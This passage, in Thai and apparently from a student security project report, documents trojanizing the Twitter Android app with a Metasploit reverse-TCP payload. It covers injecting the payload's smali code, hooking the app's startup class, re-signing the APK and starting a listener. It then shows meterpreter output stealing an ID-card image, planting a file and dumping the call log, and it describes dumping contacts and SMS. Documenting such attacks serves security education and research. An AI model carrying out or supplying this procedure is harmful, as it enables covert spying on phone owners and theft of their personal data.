
รูปที่ 4.17 การเพิ่ม Permission ในไฟล์ APK ต้นฉบับ

จากรูปที่ 4.17 ทำการเพิ่มสิทธิ์การเข้าถึงข้อมูลในไฟล์ AndroidManifest.xml ของ APK ต้นฉบับ เพื่อให้สามารถเข้าถึงข้อมูลและใช้งานระบบต่าง ๆ เพิ่มเติมนอกเหนือจากที่แอปพลิเคชันเดิมขอไว้ได้ เช่น การอ่านข้อมูลข้อความ การอ่านข้อมูลรายชื่อผู้ติดต่อ การใช้งานกล้องถ่ายรูป เป็นต้น




รูปที่ 4.18 การเพิ่ม Payload ในไฟล์ APK ต้นฉบับ

จากรูปที่ 4.18 ทำการลบไฟล์ MainActivity.smali ของไฟล์ Payload APK เพื่อไม่ให้ทำงานทับซ้อนกับ MainActivity ของไฟล์ APK ต้นฉบับ จากนั้นทำการเปลี่ยนชื่อ Package ของไฟล์ smali ทั้งหมดหรือก็คือไฟล์ที่มี Payload ฝังอยู่ ในโฟลเดอร์ /payload/smali/com/metasploit/stage ของไฟล์ Payload APK จาก Lcom/Metasploit เป็น Lcom/twitter/android ซึ่งเป็นชื่อ Package ของไฟล์ APK ต้นฉบับ (Twitter_6.45.0.apk) เพื่อให้สามารถนำไปเพิ่มในไฟล์ APK ต้นฉบับได้ โดยทำการคัดลอกโฟลเดอร์ stage ทั้งหมดที่ทำการเปลี่ยนชื่อ Package แล้วไปยังตำแหน่ง Package ของไฟล์ APK ต้นฉบับ /original/smali/com/twitter/android



รูปที่ 4.19 การ Hook Smalies

จากรูปที่ 4.19 ทำการแทรกคำสั่งเพิ่มไปในบรรทัดที่ 24 ของไฟล์ TwitterApplication.smali ของไฟล์ APK ต้นฉบับ ซึ่งเป็นไฟล์ที่จะถูกรันเป็นไฟล์แรกเมื่อทำการเปิดแอปพลิเคชัน โดยเพิ่มคำสั่ง invoke-static {}, Lcom/twitter/android/stage/MainService;->start()V เพื่อให้แอปพลิเคชันทำการรัน MainService ที่อยู่ในโฟลเดอร์ stage ที่คัดลอกจาก Payload APK ดังรูปที่ 4.18




รูปที่ 4.20 หน้าต่างแสดงการ Rebuild Backdoored APK


จากรูปที่ 4.20 ทำการรวมหรือบีบอัดโฟลเดอร์ original ซึ่งเป็นโฟลเดอร์ที่ได้จากการแตกไฟล์ APK ต้นฉบับและเพิ่ม Payload เข้าไป รวมได้เป็นไฟล์ APK ใหม่ชั่วคราวที่เหมือนไฟล์ APK ต้นฉบับแต่มีการฝัง Payload อยู่ภายในด้วยเครื่องมือ apktool ในขั้นตอนนี้จะทำการลบโฟลเดอร์ original และ payload ที่ได้จากการแตกไฟล์ดังรูปที่ 4.15 และ 4.16 เพื่อจัดการไฟล์ที่ไม่ใช้แล้ว

รูปที่ 4.21 การ Sign APK

จากรูปที่ 4.21 ในการ Sign APK จะทำการตรวจสอบก่อนว่าในระบบมี Debug Keystore หรือไม่ หากไม่มีจะให้ทำการสร้างใหม่โดยอัตโนมัติด้วยเครื่องมือ keytool จากนั้นทำการ Sign APK ด้วย Keystore ที่มีอยู่หรือสร้างขึ้นใหม่และตรวจสอบว่า APK นั้นทำการ Sign เรียบร้อยแล้วหรือไม่ โดยใช้เครื่องมือ jarsigner แล้วจึงทำการ Align ไฟล์ APK ใหม่ชั่วคราวที่ Sign ผ่านแล้วได้เป็นไฟล์ APK ใหม่ที่มีการฝัง Payload อยู่ภายในและสามารถนำไปติดตั้งได้



รูปที่ 4.22 หน้าต่างแสดงตำแหน่งของไฟล์ APK




รูปที่ 4.23 หน้าต่างแสดงการเริ่มฟังก์ชัน Start Listener

จากรูปที่ 4.22 เมื่อทำการ Sign และ Align ไฟล์ APK ใหม่เสร็จสิ้นจะแสดงหน้าต่างบอกตำแหน่งของไฟล์ APK ใหม่ที่ได้ จากนั้นจะแสดงหน้าต่างคำถามการเริ่มต้นทำงานฟังก์ชัน Start Listener เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตีดังรูปที่ 4.23 หากเลือกยังไม่ต้องการเริ่มฟังก์ชันจะกลับไปแสดงหน้าหลักอีกครั้ง

รูปที่ 4.24 ติดตั้งแอปพลิเคชัน Twitter ที่ฝัง Payload


4.1.5 การทำงานของฟังก์ชัน Start Listener



รูปที่ 4.25 กำหนด IP Address


รูปที่ 4.26 กำหนด Port

จากรูปที่ 4.25 หลังจากเลือกฟังก์ชัน Start Listener หมายเลข 3 จะแสดงหน้าต่างให้กำหนด IP Address ของเครื่องที่จะใช้ทำการโจมตี และให้ทำการกำหนด Port ที่จะใช้ในการ Listening เพื่อรอรับการติดต่อจากเครื่องของผู้ถูกโจมตีเมื่อมีการกดเข้าแอปพลิเคชันที่ฝัง Payload ไว้ดังรูปที่ 4.26



รูปที่ 4.27 หน้าต่าง Metasploit Listening Mode

จากรูปที่ 4.27 แสดงหน้าต่างการทำงานของเครื่องมือ Metasploit Framework เพื่อเปิด Listening Mode รอรับการติดต่อจากเครื่องของผู้ถูกโจมตี โดยกำหนด LHOST ตาม IP Address และ LPORT ตาม Port ที่ได้กำหนดไว้ดังรูปที่ 4.25 และ 4.26 ตามลำดับ และกำหนด Payload android/meterpreter/reverse_tcp เพื่อทำการ Reverse Shell บน Android



รูปที่ 4.28 การติดต่อจากเครื่องของผู้ถูกโจมตี

จากรูปที่ 4.28 เมื่อผู้ถูกโจมตีทำการติดตั้งและกดเข้าแอปพลิเคชันที่ฝัง Payload ไว้ จะมีการส่งการติดต่อจากเครื่องของผู้ถูกโจมตีซึ่งมี IP Address เป็น 192.168.1.102 มายังเครื่องของผู้โจมตี โดยที่ผู้ถูกโจมตีจะไม่รู้ตัว จากนั้นจึงทำการเปิด Session เพื่อเข้าถึง Shell ของเครื่องเป้าหมาย

4.2 ผลลัพธ์การเข้าถึงข้อมูลบนเครื่องเป้าหมาย

```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 7.0 - Linux 4.1.18-g4ae3101 (armv7l)
Architecture    : armv7l
System Language : en_US
Meterpreter     : dalvik/android
```

รูปที่ 4.29 แสดงข้อมูลระบบของเครื่องเป้าหมาย

จากรูปที่ 4.29 แสดงข้อมูลระบบของเครื่องเป้าหมาย Android OS version 7.0

```
meterpreter > getuid
Server username: u0_a172
meterpreter > getenv

Environment Variables
=====================

Variable                  Value
--------                  -----
ANDROID_STORAGE
ANDROID_DATA              /data
OEM_ROOT                  /hw_oem
ASEC_MOUNTPOINT           /mnt/asec
PATH                      /sbin:/vendor/bin:/system/sbin


EXTERNAL_STORAGE          /sdcard
ANDROID_ROOT              /system
ANDROID_ASSETS            /system/app
CUST_POLICY_DIRS          /system/emui/base:/system/emui/oversea:/syste



BOOTCLASSPATH             /system/framework/core-oj.jar:/system/framewo
```

รูปที่ 4.30 แสดงข้อมูล User และข้อมูล Environment

จากรูปที่ 4.30 แสดงข้อมูลชื่อ User ที่ทำการรัน Server อยู่ขณะนี้ และข้อมูล Environment Variable ต่าง ๆ ของระบบ เช่น ตำแหน่ง Root ของระบบ ตำแหน่งที่เก็บข้อมูลภายนอก เป็นต้น


```
meterpreter > ls /sdcard/Pictures
Listing: /sdcard/Pictures
=========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100667/rw-rw-rwx  254    fil   2018-02-22 02:34:11 -0500  .c11b0f
100667/rw-rw-rwx  254    fil   2018-02-07 23:49:15 -0500  .f6503b
040776/rwxrwxrw-  4096   dir   2019-04-15 04:44:11 -0400  Instagram
040776/rwxrwxrw-  4096   dir   2018-07-26 12:14:51 -0400  K PLUS
040776/rwxrwxrw-  8192   dir   2019-03-22 15:06:31 -0400  LINE
040776/rwxrwxrw-  53248  dir   2019-02-15 06:38:25 -0500  Messenger
040776/rwxrwxrw-  4096   dir   2019-02-15 09:17:25 -0500  PicsArt
040776/rwxrwxrw-  20480  dir   2022-12-22 13:33:48 -0500  Screenshots
040776/rwxrwxrw-  4096   dir   2022-12-22 21:27:59 -0500  Secrets
040776/rwxrwxrw-  8192   dir   2019-03-12 06:27:40 -0400  Twitter
```

รูปที่ 4.31 การเข้าถึงไฟล์บนเครื่องเป้าหมาย

จากรูปที่ 4.31 แสดงการเข้าถึงข้อมูลไฟล์ต่าง ๆ ในระบบของเครื่องเป้าหมายได้ จากรูปแสดงรายการไฟล์ต่าง ๆ ภายในโฟลเดอร์ /sdcard/Pictures

```
meterpreter > download /sdcard/Pictures/Secrets/id-card.png
[*] Downloading: /sdcard/Pictures/Secrets/id-card.png -> /home/kali/Desktop/CDIC
/MaliciousAPK/id-card.png
[*] Downloaded 26.01 KiB of 26.01 KiB (100.0%): /sdcard/Pictures/Secrets/id-card
.png -> /home/kali/Desktop/CDIC/MaliciousAPK/id-card.png
[*] download    : /sdcard/Pictures/Secrets/id-card.png -> /home/kali/Desktop/CDIC
/MaliciousAPK/id-card.png
```

รูปที่ 4.32 การดาวน์โหลดไฟล์จากเครื่องเป้าหมาย




รูปที่ 4.33 ไฟล์ที่ดาวน์โหลดจากเครื่องเป้าหมาย

จากรูปที่ 4.32 และรูปที่ 4.33 แสดงการดาวน์โหลดไฟล์ในระบบของเครื่องเป้าหมาย โดยสามารถดาวน์โหลดไฟล์รูป id-card.png จากเครื่องเป้าหมายมายังเครื่องของผู้โจมตีได้

```
meterpreter > upload /home/kali/Downloads/malware.jpg /sdcard/Pictures/Secrets
[*] uploading  : /home/kali/Downloads/malware.jpg -> /sdcard/Pictures/Secrets
[*] uploaded   : /home/kali/Downloads/malware.jpg -> /sdcard/Pictures/Secrets/
malware.jpg
```

รูปที่ 4.34 การอัปโหลดไฟล์ไปยังเครื่องเป้าหมาย




รูปที่ 4.35 ไฟล์ที่อัปโหลดไปยังเครื่องเป้าหมาย


จากรูปที่ 4.34 และรูปที่ 4.35 แสดงการอัปโหลดไฟล์จากเครื่องของผู้โจมตีไปยังเครื่องเป้าหมาย โดยทำการอัปโหลดไฟล์รูป malware.jpg ไปยังเครื่องเป้าหมาย

```
meterpreter > dump_calllog
[*] Fetching 1274 entries
[*] Call log saved to calllog_dump_20221222223926.txt
```


รูปที่ 4.36 การโหลดข้อมูลการโทร




รูปที่ 4.37 ไฟล์แสดงข้อมูลการโทรเข้าออก




รูปที่ 4.38 การโหลดข้อมูลรายชื่อติดต่อ



รูปที่ 4.39 ไฟล์แสดงข้อมูลรายชื่อติดต่อ




รูปที่ 4.40 การโหลดข้อมูลของข้อความ



รูปที่ 4.41 ไฟล์แสดงข้อมูลของข้อความทั้งหมด

จากรูปที่ 4.36 ถึงรูปที่ 4.41 เป็นการโหลดข้อมูลต่าง ๆ จากเครื่องเป้าหมาย ได้แก่ ข้อมูลการโทรเข้าออก ข้อมูลรายชื่อติดต่อ และข้อมูลของข้อความทั้งหมด ที่มีอยู่บนระบบ

รูปที่ 4.42 การจับภาพหน้าจอ

